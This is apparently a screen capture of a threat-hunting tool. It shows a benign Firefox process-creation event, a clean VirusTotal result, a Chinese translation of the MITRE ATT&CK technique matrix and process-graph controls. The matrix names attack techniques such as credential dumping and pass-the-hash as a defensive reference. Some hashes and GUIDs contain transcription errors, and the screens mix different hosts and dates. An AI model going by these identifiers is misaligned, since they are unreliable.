
{6FEAF011-ECC7-5AFF-0000-00100F719A02}

{6FEAF011-ECC8-5AFF-0000-0010ED789A02}

{6FEAF011-EE2B-5AFF-0000-001031744800}

{6FEAF011-EE2C-5AFF-0000-00100B864800}

{6FEAF011-EB8E-5AFF-0000-00104E207100}



Show images associated with any of the following selected events

Display Images associated with


dwm.exe
dxgdiadaptercache.exe
explorer.exe
find.exe
find_java64.exe
firefox.exe
fontdrvhost.exe
futil.exe

Image Path

C:\Program Files\Mozilla Firefox\firefox.exe

Sessions

{6FEAF011-CA57-5AFF-0000-0010720F1F01}
{6FEAF011-CA59-5AFF-0000-00109ESD1F01}
{6FEAF011-CA59-5AFF-0000-0010E0791F01}
{6FEAF011-CA5A-5AFF-0000-001001B11F01}
{6FEAF011-CA5A-5AFF-0000-001065A51F01}
{6FEAF011-CA5B-5AFF-0000-0010CAD71F01}
{6FEAF011-CA6F-5AFF-0000-001083922001}
{6FEAF011-CA74-5AFF-0000-001052D82301}
{6FEAF011-CA76-5AFF-0000-00107F542501}
{6FEAF011-CA76-5AFF-0000-0010C91E2501}
{6FEAF011-CA77-5AFF-0000-00107B822501}
{6FEAF011-CA78-5AFF-0000-001054142601}



ProcessCreate Event Details

UTC time	19/5/2018 6:55:23 AM
Process GUID	{6FEAF011-CA5B-5AFF-0000-0010CAD71F01}
Process ID	10024
Image	C:\Program Files\Mozilla Firefox\firefox.exe
Command line	"C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc -channel="{3520.27.1852
Current directory	C:\Program Files\Mozilla Firefox\
User	DESKTOP-87ELHUM\lader
Logon GUID	{6FEAF011-BAC7-5AFF-0000-002083B80400}
Logon ID	309379
Terminal session ID	1
Integrity level	Low
MD5	7A55AA36D1F4FF558F2185119DF48530
SHA1	30308FCD1C8A5F2E308BC23921C5C09BC3E35C2B
SHA256	4DA0D6ED059F03CB2E08A8D9F32275E0AEB06702607758C310A30EEC002CFF7
Parent process GUID	{6FEAF011-CA57-5AFF-0000-0010720F1F01}
Parent process ID	3520
Parent image	C:\Program Files\Mozilla Firefox\firefox.exe
Parent command line	"C:\Program Files\Mozilla Firefox\firefox.exe"

☒ VirusTotal

.. Detection ratio	.. Analysis date	.. Link
0/66	2018-05-22 21:22:16	https://www.virustotal.com/file/4da0d6ed059f03cb2e08a9d9f32275e0aeb06702607758c310a30eec002cff7/analysis/1522024136/

Scan finished, information embedded

初始访问	执行	持久化	提权	防御规避	凭证访问	发现
Drive-by Compromise，如水坑攻击	计划任务			文件填充	网络嗅探	
利用联网的程序或服务的漏洞，如网站、SSH	Launchctl（macOS系统）		操作访问令牌		账户操作，如Mimikatz	账户枚举
	计划任务，如at、cron		绕过UAC		Bash History	应用程序窗口枚举
外部远程访问服务，如VPN	LSASS Driver/lsass.exe		Extra Window Memory注入		暴力破解	
物理渗透硬件，如Hak5 Wi-Fi Pineapple	Trap命令		进程注入		凭证转储	浏览器书签枚举
通过可移动介质传播	AppleScript（macOS和OS X系统）	DLL搜索劫持			文件中的凭证，如SAM文件	
	CMSTP（微软连接管理器配置文件安装程序）	映像劫持（IFE0）			注册表中的凭证	域信任枚举
带有附件的鱼叉式钓鱼邮件	命令行界面	修改Plist（macOS系统）			利用认证机制缺陷	文件和目录枚举
带有恶意链接的鱼叉式钓鱼邮件	.chm格式文件	账户操作				网络服务枚举
利用第三方服务进行网络钓鱼	Windows控制面板项	辅助功能，如utilman.exe		BITS（后台智能传输服务）	强制认证，如强制SMB身份验证访问用户帐户哈希	网络共享枚举
（软件）供应链入侵	动态数据交换（DDE）协议	利用AppCert DLLs		清除命令历史记录	Hooking	密码策略枚举
受信任的关系，如受信任的第三方	通过API执行，如CreateProcessA()	利用AppInit DLLs		CMSTP（微软连接管理器配置文件安装程序）	输入捕获	外围设备枚举
合法账号	通过模块加载执行，如LoadLibraryExW()	Application Shimming（Microsoft Windows应用程序兼容性框架）		代码签名	输入提示	权限组枚举
		客户端执行的利用，如WinRAR	Dylib劫持（macOS系统）		.chm格式文件	Kerberoasting（一种Kerberos活动目录攻击方法）
	文件系统权限设置不当		组件固件，如硬盘固件	Keychain（macOS 钥匙串）	查询注册表	
	Hooking	COM劫持		LLMNR/NBT-NS欺骗攻击	远端系统枚举	
					安全软件枚举	
	图形用户界面	Launch Daemon（macOS系统）		Password Filter DLL	系统信息枚举	
	InstallUtil命令行实用程序	新增服务				
	Mshta，执行HTA的实用程序	路径拦截		DCShadow（针对活动目录）		
	PowerShell	端口监视器		编码的文件或信息	Securityd内存（macOS系统）	系统网络配置枚举
	Regsvcs/Regasm	服务注册表权限设置不当			双因素身份验证拦截	
	Regsvr32	Setuid 和 Setgid		禁用安全产品或工具		
	Rundll32	系统启动时自动加载		DLL Side-Loading，如绕过UAC		所有者/用户枚举
	解释脚本，如APT1使用批脚本自动执行命令	Web Shell		Execution Guardrails（根据环境调整行为）		
	服务执行，如net start/stop	.bash_profile 和 .bashrc	操作系统漏洞利用 应用程序漏洞利用	防御规避漏洞利用，如利用反病毒软件的漏洞		
	使用具有数字签名的程序代理执行，如msiexec.exe	账户操作，如APT3将创建的帐户添加到本地管理组				
	使用具有数字签名的脚本代理执行，如APT32使用微软签名的pubprn.vbs来执行恶意软件	Windows身份验证包（身份验证包由LSA进程在系统启动时加载）		SID-History 注入		删除文件
		BITS（后台智能传输服务）		Sudo		修改文件权限
Bootkit		Sudo缓存				

横向移动	收集	命令与控制	渗出	影响
AppleScript (macOS系统)	音频捕获	常用端口	利用脚本收集和过滤数据	销毁数据, 如反取证
应用部署软件, 如McAfee ePO	自动收集, 如使用脚本批量操作	使用可移动介质通信	数据压缩	加密数据
	系统粘贴板		数据加密	“恶作剧”
DCOM, 如 Empire利用Invoke-DCOM利用远程COM执行进行横向移动	信息存储库中的数据, 如SharePoint	连接代理, 如SOCK5	数据传输大小限制	覆写数据
		使用自定义“命令和控制”协议	通过其他网络媒体渗出, 如蓝牙	擦除硬盘数据
远程服务的漏洞利用, 如 APT28利用Windows SMB远程执行代码漏洞进行横向移动	本地系统中的数据			
登录脚本	网络共享驱动器中的数据	使用自定义加密协议, 如 RTM用一个自定义的RC4变量来加密C2通信。	通过C2信道回传	损坏固件, 如刷BIOS
				破坏“系统恢复”功能
Pass the Hash	可移动介质中的数据, 如USB	数据编码	通过非C2信道回传	网络拒绝服务
Pass the Ticket	暂存数据	数据混淆		降低性能
RDP远程桌面	电子邮件	域前置(Domain Fronting)	通过物理介质渗出	运行时数据操作
远程文件复制, 如scp	输入捕获	DGA算法		停止或禁用服务
远程服务, 如SSH	浏览器中间人		有计划的传输	修改数据
通过可移动介质进行复制	屏幕捕获	备用信道		传输数据操作, 如 LightNeuron能够在传输过程中修改电子邮件内容。
	视频捕获	多阶段通信		
共享Webroot		使用多层代理		
SSH劫持		使用多层加密		
感染网络共享文件		多级通道		
第三方软件, 如SCCM		Port Knocking		
Windows管理共享, 如C\$		远程访问工具		
Windows远程管理 (WinRM)		远程文件复制		
		标准应用层协议		
		使用标准加密		
		标准非应用层协议, 如 SOCKS、raw socket		
		不常用端口		

explorer.exe

Key	Value
Command Line	C:\Windows\Explorer.EXE
Hashes	{"sha1": "5BCD6E81389A7E13D8A63B580EF07CC25F8D3896"}
Host	DESKTOP-OALUEJ1
Process Guid	{90e22fd2-81e0-5615-0000-0010d6c40c00}
Process Id	3536
Process Image	explorer.exe
Process Image Path	C:\Windows
Process Path	C:\Windows\explorer.exe
User	DESKTOP-OALUEJ1\student

i Edge Info

[Click on Education information](#)


Graph

Tree

Timeline

Table

Markdown



Visible Nodes: 10

Visible Edges: 2

Total Nodes: 826

Total Edges: 1396

Earliest Event: 2015-10-08T06:21:40.000Z

Latest Event: 2015-10-09T07:59:40.000Z

Node Search

Search for a node across all properties (min 3 character)

Graph Controls



Undo



Redo



Reset



Node/Edge Visibility

Node Types

- ☒ Process
- ☒ File
- ☒ IP Address
- ☒ Domain

Edge Types

- ☒ Launched
- ☐ File Of
- ☒ Connected To
- ☒ Resolves To

Node Info

Click a node to view information

Graph

Tree

Timeline

Table

Markdown

